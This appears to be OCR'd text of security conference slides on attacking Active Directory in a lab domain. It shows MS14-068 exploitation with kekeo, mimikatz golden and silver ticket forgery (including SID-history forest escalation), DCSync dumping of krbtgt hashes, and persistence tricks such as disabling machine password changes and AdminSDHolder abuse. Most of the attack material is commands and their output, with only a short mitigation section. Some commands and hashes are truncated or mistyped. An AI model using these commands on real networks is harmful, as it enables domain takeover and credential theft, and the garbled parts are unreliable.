'#####' ... with thanks to Tom Maddock & Sylvain Monne * * */  
  
[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server  
[AUTH] Impersonation  
[KDC] 3 server(s) in list  
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID  
  
user      : JoeUser  
domain    : lab.adsecurity.org  
password  : ***  
sid       : S-1-5-21-1583770191-140008446-3268284411  
rid       : 1111  
key       : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)  
ticket    : ** Pass The Ticket **  
[level 1] Reality      (AS-REQ)  
[level 2] Van Chase    (PAC TIME)  
* PAC generated  
* PAC "****signed****"  
[level 3] The Hotel    (TGS-REQ)  
[level 4] Snow Fortress (TGS-REQ)  
* ADSDC01 : RDC_ERR_SUMTYPE_NOSUPP (15)  
* ADSDC02 : [level 5] Limbo ! (KRB-CRED) : * Ticket successfully submitted  
Auto inject BREAKS on first Pass-the-ticket  
PS C:\temp\kekeo> net use \\adsdco2.lab.adsecurity.org\admin$  
The command completed successfully.
```

Blue Team Response: MS14-068

Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”

```
PS C:\> Get-Hotfix KB3011780
```

Source	Description	HotFixID	InstalledBy
ADSDC01	Security Update	KB3011780	ADSECLAB\ADSAdm

Advanced Persistence




Sneaky AD Persistence Tricks

(Attacker has DA access for 5 minutes)

- ★ Golden Tickets
- ★ Silver Tickets
- ★ AdminSDHolder/SDProp
- ★ DCSync
- ★ DSRM v2
- ★ SSP
- ★ Skeleton Key
- ★ Local Policy
- ★ Logon Scripts
- ★ Group Policy
- ★ Scheduled Tasks
- ★ WMI
- ★ WMI Provider
- ★ Output | SYSVOL

Golden Ticket (Forged TGT) Communication



Golden Ticket “Limitation”

- ❖ Admin rights limited to current domain.
- ❖ Doesn't work across trusts unless in EA

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$  
The command completed successfully.  
  
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$  
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – Now More GOLDEN!

❖ Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org -sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /tartoffset:0 /endin:600 /renewmax:10080 /ptt
User          : Administrator
Domain        : resource.lab.adsecurity.org
SID           : S-1-5-21-1583770191-140008446-3268284411-519
User Id       : 500
Groups Id    : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime     : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for capture.

mimikatz(commandline) # exit
[...]
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$ 
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$ 
The command completed successfully.


PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$ 
The command completed successfully.
```

**GOLDEN TICKETS NOW WORK
ACROSS DOMAINS IN A FOREST?**



FOREST OWNED!

Silver Ticket (Forged TGS) Communication




Silver Ticket Using Computer Account

- Computer changes computer account pw.
- Computer pw change policies = more of a guideline (~30 days)
- Prevent computer account pw from changing:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1



Policy	Policy Setting
Devices: Allowed to format and eject removable media	Not Defined
Devices: Prevent users from installing printer drivers	Not Defined
Devices: Restrict CD-ROM access to locally logged-on user only	Not Defined
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password changes	Not Defined
Domain member: Digitally encrypt or sign secure channel data (al...	Not Defined
Domain member: Digitally encrypt secure channel data (when pos...	Not Defined
Domain member: Digitally sign secure channel data (when possible)	Not Defined
Domain member: Disable machine account password changes	Enabled



WHAT IF I TOLD YOU

**SILVER TICKETS WORK FOR
DOMAIN CONTROLLERS**

Generate DC Silver Ticket: LDAP

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:RD.ADSECURITY.ORG /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f79466-3696909401
User          : LukeSkywalker
Domain        : RD.ADSECURITY.ORG
SID           : S-1-5-21-2578996962-4185879466-3696909401
User Id       : 500
Groups Id    : *S-1-5-12-512-520-518-519
ServiceKey   : 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service       : LDAP
Target        : rdlabdc02.rd.adsecurity.org
Lifetime     : 2/15/2025 11:23:19 AM, 2/16/2025 11:23:19 AM, 9/16/2025 11:23:19 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for
```

Use Silver Ticket to DCSync!

```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /domain  
[DC] 'rd.adsecurity.org' will be the domain  
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server  
[DC] 'krbtgt' will be the user account  
  
Object RDN : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 9/6/2015 4:01:58 PM  
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-502  
Object Relative ID : 502  
  
Credentials:  
Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
lm - 0: 2584a622c5dbd03c9050a547430f5a2c  
  
Supplemental Credentials:  
* Primary:Kerberos-Newer-Keys *  
Default Salt : RD.ADSECURITY.ORGkrbtgt  
Default Iterations : 4096  
Credentials  
    aes256_hmac      (4096) : 8846a88788334322e0820bdd64c0f8e99a71147ae7f  
    aes128_hmac      (4096) : 17d63df4e26dde3e926e266f08a5d6cc  
    ...  
    ...
```

The AdminSDHolder Object

The screenshot shows the Windows Active Directory Users and Computers interface. On the left, a tree view displays the structure of the domain 'rd.adsecurity.org'. A folder named 'AdminSDHolder' is selected under the 'System' folder. To the right, a properties dialog box titled 'AdminSDHolder Properties' is open, showing the 'General' tab. The 'Canonical name of object:' field contains the value 'rd.adsecurity.org/System/AdminSDHolder'. Other details shown include the object class ('Container'), creation date ('9/6/2015 4:01:38 PM'), and modification date ('9/9/2015 8:21:27 PM'). Under 'Update Sequence Numbers (USNs)', the current USN is 33790 and the original USN is 5740. A checkbox labeled 'Protect object from accidental deletion' is present but unchecked. At the bottom of the dialog are buttons for 'OK', 'Cancel', 'Apply', and 'Help'.

Active Directory Users and Computers

rd.adsecurity.org

- Builtin
- Computers
- Domain Controllers
- ForeignSecurityPrincipals
- LostAndFound
- Managed Service Accounts
- Program Data
- System
 - AdminSDHolder
 - ComPartitions
 - ComPartitionSets
 - DomainUpdates
 - IP Security
 - Meetings
 - MicrosoftDNS
 - Policies
 - RAS and IAS Servers A
 - WinsockServices
 - WMI Policy
 - Default Domain Policy
 - Dfs-Configuration
 - File Replication Service
 - FileLinks
 - Password Settings Cont
 - PSPs

AdminSDHolder Properties

General Object Security Attribute Editor

Canonical name of object:
rd.adsecurity.org/System/AdminSDHolder

Object class: Container

Created: 9/6/2015 4:01:38 PM

Modified: 9/9/2015 8:21:27 PM

Update Sequence Numbers (USNs):

Current: 33790

Original: 5740


Protect object from accidental deletion

OK Cancel Apply Help


SDProp Protected Objects

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

AdminSDHolder Object Permissions



AdminSDHolder Applied Permissions



Regular User Account: Bobafett

```
PS C:\> get-aduser bobafett -property memberof

DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : Bobafett
ObjectClass       : user
ObjectGUID        : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName   : Bobafett
SID               : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname           : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```

Adding User to Domain Admins

Domain Admins Properties

General Members Member Of Managed By

Members:

Name	Active Directory Domain Services Folder
Admin	rd.adsecurity.org/Users
Administrator	rd.adsecurity.org/Users

Select Users, Contacts, Computers, Service Accounts, or Groups

Select this object type:
Users, Service Accounts, Groups, or Other objects [Object Types...](#)

From this location:
rd.adsecurity.org [Locations...](#)

Enter the object names to select ([examples](#)):
Joe User [Check Names](#)

Advanced... OK Cancel

The image shows two windows. The top window is titled 'Domain Admins Properties' and has tabs for General, Members, Member Of, and Managed By. The 'Members' tab is selected, showing a table with two entries: 'Active Directory Domain Services Folder' and two user accounts ('Admin' and 'Administrator') from the 'rd.adsecurity.org/Users' container. The bottom window is titled 